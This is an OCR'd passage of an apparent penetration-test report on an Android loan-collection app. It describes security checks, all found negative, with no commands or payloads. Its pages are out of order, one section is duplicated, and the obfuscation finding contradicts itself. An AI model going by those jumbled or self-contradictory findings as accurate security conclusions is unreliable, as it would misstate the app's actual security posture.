
Figure#08 Tested for Cleartext traffic Enable Check

In this step, we checked for S3 bucket misconfiguration on an S3 Bucket and identified that the files are being uploaded to the "hv-central-config.s3-ap-south-1.amazonaws.com" S3 Bucket. Therefore, we tried to list the files/folders and attempted to upload a file using the Amazon “awscli” tool. It was observed that the “awscli” tool responded with an error message suggesting that the S3 Bucket Access is Denied. Therefore, it was clear that the application is not vulnerable to S3 bucket misconfiguration.



Figure#9 Tested for S3 Bucket Misconfiguration

Next, we checked for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for Sensitive Data Exposure to identify the presence of sensitive hard-coded information such as API keys, username, password etc., We observed that there is no sensitive data exposed through source code. Therefore, we can say that the application is not vulnerable to Sensitive Data Exposure.



Figure#10 Tested for Sensitive Data Exposure-1

Figure#11 Tested for Sensitive Data Exposure-2

Summarizing the attack narrative, we used the Burp Proxy Suite of tools to record, intercept, and replay the requests to the application. Once the application had been mapped out with general requests, Burp was also used to identify the classic vulnerabilities.

As for the approach chosen for the assessment, the parties involved agreed upon the benefits of a Black Box methodology. The team was provided with full access to all relevant infrastructure. With this focus and scope in mind, we conducted extensive tests and checked for Flag Misconfigurations, Sensitive Information Disclosure via JS files, Server-Side Request Forgery and similarly dangerous attacks.

The Pentest activities began the engagement by using the application the same way a typical user would. This exercise was proxied through the Burp Suite proxy and included passive analysis for the identification of any misconfigurations and various vulnerabilities. By visiting each page, we created a record of the application in the Burp Suite proxy for use with manual and automated testing techniques later in the engagement.


Attack Narrative- Spoors Collection Application Pentest

Overview

This document provides information on the narrative and description of the weaknesses that were exploited to gain unauthorized access to sensitive data or protected systems in the L&T environment via the Black Box Procedure. The intent was to closely simulate an adversary and provide sufficient details to the L&T about the risk associated with AN of Spoors Collection (All- non ML retail loans) Android application.


Scope: in.spoors.effortplus.ltf.firc

First, we checked for a Sensitive Data Exposure with URLs. SecureLayer7 carried out this attack by finding all the URLs in the smalli file and checking for sensitive data. However, it was observed that no sensitive data was exposed through the URLs. Therefore, we can say that the Android application is not vulnerable to Sensitive Data Exposure with URLs.




Figure#01 Tested for Sensitive Data Exposure with URLs

Next, we tested the application for Insecure Data Storage with the Firebase Database URL. Securelayer7 tried to find the Firebase URL with the JADX-gui tool. However, it was observed that the application source code does not have a hardcoded Firebase database URL. Therefore, we found that the application is not vulnerable to Insecure Data Storage with a Firebase URL.




Figure#02 Tested for Firebase Misconfiguration

In this step, we tested the application for installation of the target APK on an Insecure Version of the OS. This was done by checking the minimum SDK version, which should be above v17. It was observed that the application has the minimum SDK version set at 21. Therefore, this led us to the conclusion that the Android application is not vulnerable to Android application installation on Insecure OS Versions.




Figure#03 Tested for Min SDK Version

Next, we tested the application for the Allow backup flag and carried out this attack by checking the Allow Backup Flag True/False on the Androidmanifest.xml file. If it is set to true, then it allows the attacker to take a backup of application data. It was observed that the application set allows the backup flag to be “false.” Therefore, we can say that the application is not vulnerable to the Allow Backup Flag.




Figure#04 Tested for Allow Back Flag Check

As the next step, we tested the application for Weak Signing Algorithms used to sign the Android application. This allows the attacker to obtain the signing key of the application's certificate and change the application in the App Store to a malicious one by using the obtained signing keys. However, the application uses v2 and v3 schemes with the SHA256withRSA signature type, which is secure. Therefore, it was clear that the application is not vulnerable to Weak Signing Algorithms.




Figure#05 Tested for Weak Signing Algorithm

Moving forward, we tested the application for Improper Export Android Components and carried out this attack by checking content providers, services, broadcast receivers, and activities flag as true/false. It was observed that the application implemented proper protection and set the exported components as “false”. Therefore, it was clear that the application is not vulnerable to Improper Export of Android Components.




Figure#06 Tested for Improper Export of Android Components

Next, we tested the application for Source Code Obfuscation or not in which attacker can read and understand the source code easily of the Android Application However it was observed that the application has source code is not obfuscated Therefore, we can say that the application is not vulnerable to Source Code Obfuscation.




Figure#07 Tested for Source Code Obfuscation

In this step, we tested the application for Sensitive Data Exposure, such as hardcoded credentials. By reverse engineering the APK file, when conducting a check for Sensitive Data Exposure to identify the presence of sensitive hard-coded information such as API keys, username,password etc., It was observed that there is no sensitive data exposed through source code. Therefore, it was clear that the application is not vulnerable to Sensitive Data Exposure.




Figure#08 Tested for Sensitive Data Exposure – 1



